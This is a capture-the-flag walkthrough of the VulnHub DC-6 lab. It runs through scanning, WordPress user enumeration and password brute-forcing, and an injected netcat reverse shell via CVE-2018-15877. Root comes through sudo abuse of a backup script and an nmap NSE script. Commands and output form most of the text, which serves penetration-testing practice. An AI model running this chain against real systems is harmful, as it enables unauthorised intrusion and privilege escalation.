Dc-6

DC-6 is another purposely built vulnerable lab with the intent of gaining experience in the world of penetration testing.
This isn't an overly difficult challenge so should be great for beginners.
The ultimate goal of this challenge is to get root and to read the one and only flag.
Linux skills and familiarity with the Linux command line are a must, as is some experience with basic penetration testing tools.
For beginners, Google can be of great assistance,
Here the author has left us a clue:
OK, this isn't really a clue as such, but more of some "we don't want to spend five years waiting for a certain process to finish" kind of advice for those who just want to get on with the job.
cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt That should save you a few years

Link to Download: https://www.vulnhub.com/entry/dc-6,315/

Scanning

Let's start by identifying our target IP
sudo netdiscover -i vboxnet0

```
Currently scanning: 192.168.220.0/16   |   Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 102
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.56.100  08:00:27:43:80:68      1      42  PCS Systemtechnik GmbH
192.168.56.177  08:00:27:32:eb:2e      1      60  PCS Systemtechnik GmbH

┌─[✗]─[baz@parrot]─[~/comp ctf walkthroughs/dc6]
└──╼ $
```

IP- 192.168.56.177

Now let's identify open ports,services,version etc using nmap tool
sudo nmap -A -p- 192.168.56.177

```
[baz@parrot]-[~/comp ctf walkthroughs/dc6]
└──╼ $sudo nmap -A -p- 192.168.56.177
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-08 13:46 IST
Nmap scan report for 192.168.56.177
Host is up (0.00043s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
|   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
|_  256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Did not follow redirect to http://wordy/
|_https-redirect: ERROR: Script execution failed (use -d to debug)
MAC Address: 08:00:27:32:EB:2E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.56.177
```


We got two open ports
22(ssh)
80(http)

Enumeration


When we checked port 80 it was showing 400 error and domain was redirecting to wordy so we thought to add this domain into our host file.
nano /etc/hosts

```
GNU nano 4.9.2                                        /etc/hosts
#127.0.0.1       localhost
127.0.1.1        parrot
192.168.56.177   wordy
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
```


Now we were able to access http webpage
http://wordy



Since I didn't find any remarkable clue on the website, therefore, the next idea that came to us was to run a wpscan on the webpage and see what the scan enumerates for us.
wpscan --url http//wordy -eu




we found few users which exists. I then added this to a file to create a wordlist and we also had a clue for generating password list by the author.
cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt
now let's bruteforce the users.
wpscan http://wordy -U users -P passwords.txt



We have successfully found the password for the mark; Let’s make good use of them.
user- mark
pass- helpdesk01

Exploitation

Now let's login to the wordpress using these credentials we obtained from wpscan



After login into WordPress, I notice a plugin “Active-monitor” is installed in the dashboard.
So, quickly I checked for its exploit inside searchsploit and surprisingly I found this plugin is vulnerable to reflected XSS and CSRF attack, moreover this vulnerability cloud lead to remote code execution. You will get its exploit from searchsploit which is an html form to exploit CSRF attack
searchsploit activity monitor

```
[baz@parrot]-[~/comp ctf walkthroughs/dc6]
└─$searchsploit activity monitor
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                          |  Path
---------------------------------------------------------------------------------------------------------------------
Activity Monitor 2002 2.6 - Remote Denial of Service                                                    | windows/dos/22690.c
RedHat Linux 6.0/6.1/6.2 - 'pam_console' Monitor Activity After Logout                                  | linux/local/19900.c
WordPress Plugin Plainview Activity Monitor 20161228 - (Authenticated) Command Injection               | php/webapps/45274.html
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
[baz@parrot]-[~/comp ctf walkthroughs/dc6]
└─$
```

There was command execution for this plugin. Let's see the contents of this exploit.From searchsploit I found 45274.html file to exploit CRSF attack, but before executing it we need to make to some Cosmo changes as shown below and launch netcat listener

```
Component: Plainview Activity Monitor (Wordpress plugin)
Vulnerable version: 20161228 and possibly prior
Fixed version: 20180826
CVE-ID: CVE-2018-15877
CWE-ID: CWE-78
Author:
- LydA(c)ric Lefebvre (https://www.linkedin.com/in/lydericlefebvre)

Timeline:
===========
- 2018/08/25: Vulnerability found
- 2018/08/25: CVE-ID request
- 2018/08/26: Reported to developer
- 2018/08/26: Fixed version
- 2018/08/26: Advisory published on GitHub
- 2018/08/26: Advisory sent to bugtraq mailing list

Description:
===========
Plainview Activity Monitor Wordpress plugin is vulnerable to OS
command injection which allows an attacker to remotely execute
commands on underlying system. Application passes unsafe user supplied
data to ip parameter into activities_overview.php.
Privileges are required in order to exploit this vulnerability, but
this plugin version is also vulnerable to CSRF attack and Reflected
XSS. Combined, these three vulnerabilities can lead to Remote Command
Execution just with an admin click on a malicious link.
:
```

Let's edit the file so that we could setup and capture the reverse shell.

```
References:
==========
https://github.com/aas-n/CVE/blob/master/CVE-2018-15877/

PoC:
-->

<html>
  <!--  Wordpress Plainview Activity Monitor RCE
        [+] Version: 20161228 and possibly prior
        [+] Description: Combine OS Commanding and CSRF to get reverse shell
        [+] Author: LydA(c)ric LEFEBVRE
        [+] CVE-ID: CVE-2018-15877
        [+] Usage: Replace 127.0.0.1 & 9999 with you ip and port to get reverse shell
        [+] Note: Many reflected XSS exists on this plugin and can be combine with this exploit as well
  -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://wordy/wp-admin/admin.php?page=plainview_activity_monitor&tab=activity_tools" method="POST" enctype="multipart/form-data">
      <input type="hidden" name="ip" value="google.fr| nc -nlvp 192.168.56.1 4444 -e /bin/bash" />
      <input type="hidden" name="lookup" value="Lookup" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

After editing we started our listner.
nc -lvnp 4444
Great we were successfully able to get shell.
id

```
baz@parrot]-[~/comp ctf walkthroughs/dc6]
└──╼ $sudo nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.177] 38778
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@dc-6:/var/www/html/wp-admin$
```

OKAY!! We got a reverse connection at netcat, where I need to run python command to spawn a proper shell.
While traversing I found a bash “backup.sh” and tar “backups.tar.gz” and moreover I found a text file “things-to-do” from inside /home/mark/stuff which stored credential for another user “graham” as shown below.
As we knew port 22 is open for ssh and here I try to connect with ssh using graham : GSo7isUM1D4 and luckily I got ssh access as shown below. Since this is boot to root challenge where I need to escalate privilege for root access.
cat things.
we got the username and password for graham.
su graham.
pass-GSo7isUM1D4

```
www-data@dc-6:/home/mark/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 mark mark 4096 Apr 26  2019 .
drwxr-xr-x 3 mark mark 4096 Apr 26  2019 ..
-rw-r--r-- 1 mark mark  241 Apr 26  2019 things-to-do.txt
www-data@dc-6:/home/mark/stuff$ cat things
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$ su graham
su graham
Password: GSo7isUM1D4

graham@dc-6:/home/mark/stuff$ sudo -l
sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:/home/mark/stuff$
```

Privilege Escalation

Now I check for sudo rights, where I found Graham can execute backup.sh as jens without a password.
Now i inserted a small script into this executable file
echo “/bin/bash” >> /home/jens/backups.sh
then when executed we were successfully loggedin as jens
sudo -u jens /home/jens/backup.sh

```
su graham
Password: GSo7isUM1D4

graham@dc-6:/var/www/html/wp-admin$ sudo -l
sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:/var/www/html/wp-admin$ nano /home/jens/backups.sh
nano /home/jens/backups.sh
Error opening terminal: unknown.
graham@dc-6:/var/www/html/wp-admin$ cd /home
cd /home
graham@dc-6:/home$ nano /home/jens/backups.sh
nano /home/jens/backups.sh
Error opening terminal: unknown.
graham@dc-6:/home$ echo "/bin/bash" >> /home/jens/backups.sh
echo "/bin/bash" >> /home/jens/backups.sh
graham@dc-6:/home$ sudo -u jens /home/jens/backups.sh
sudo -u jens /home/jens/backups.sh
tar: Removing leading `/' from member names
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: backups.tar.gz: Wrote only 4096 of 10240 bytes
tar: Child returned status 2
tar: Error is not recoverable: exiting now
jens@dc-6:/home$
```

Now when we have access to jens shell and further I check sudo rights for jeans. As per suoders file permission, jens can run nmap as root. To escalate root privilege, I generate a nmap script to access /bin/sh shell called root.nse and then use nmap command to run the script with sudo.
echo "os.execute('/bin/sh')">/tmp/root.nse

sudo nmap --script=/tmp/root.nse
cd /root
cat theflag.txt
And finally we rooted this machine.

```
User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
jens@dc-6:/home$ echo "os.execute('/bin/sh')">/tmp/root.nse
echo "os.execute('/bin/sh')">/tmp/root.nse
jens@dc-6:/home$ sudo nmap --script=/tmp/root.nse
sudo nmap --script=/tmp/root.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2020-08-08 18:48 AEST
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
# ls
theflag.txt
# cat theflag.txt


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

Author: Basil, security researcher,penetration tester at wattlecorp.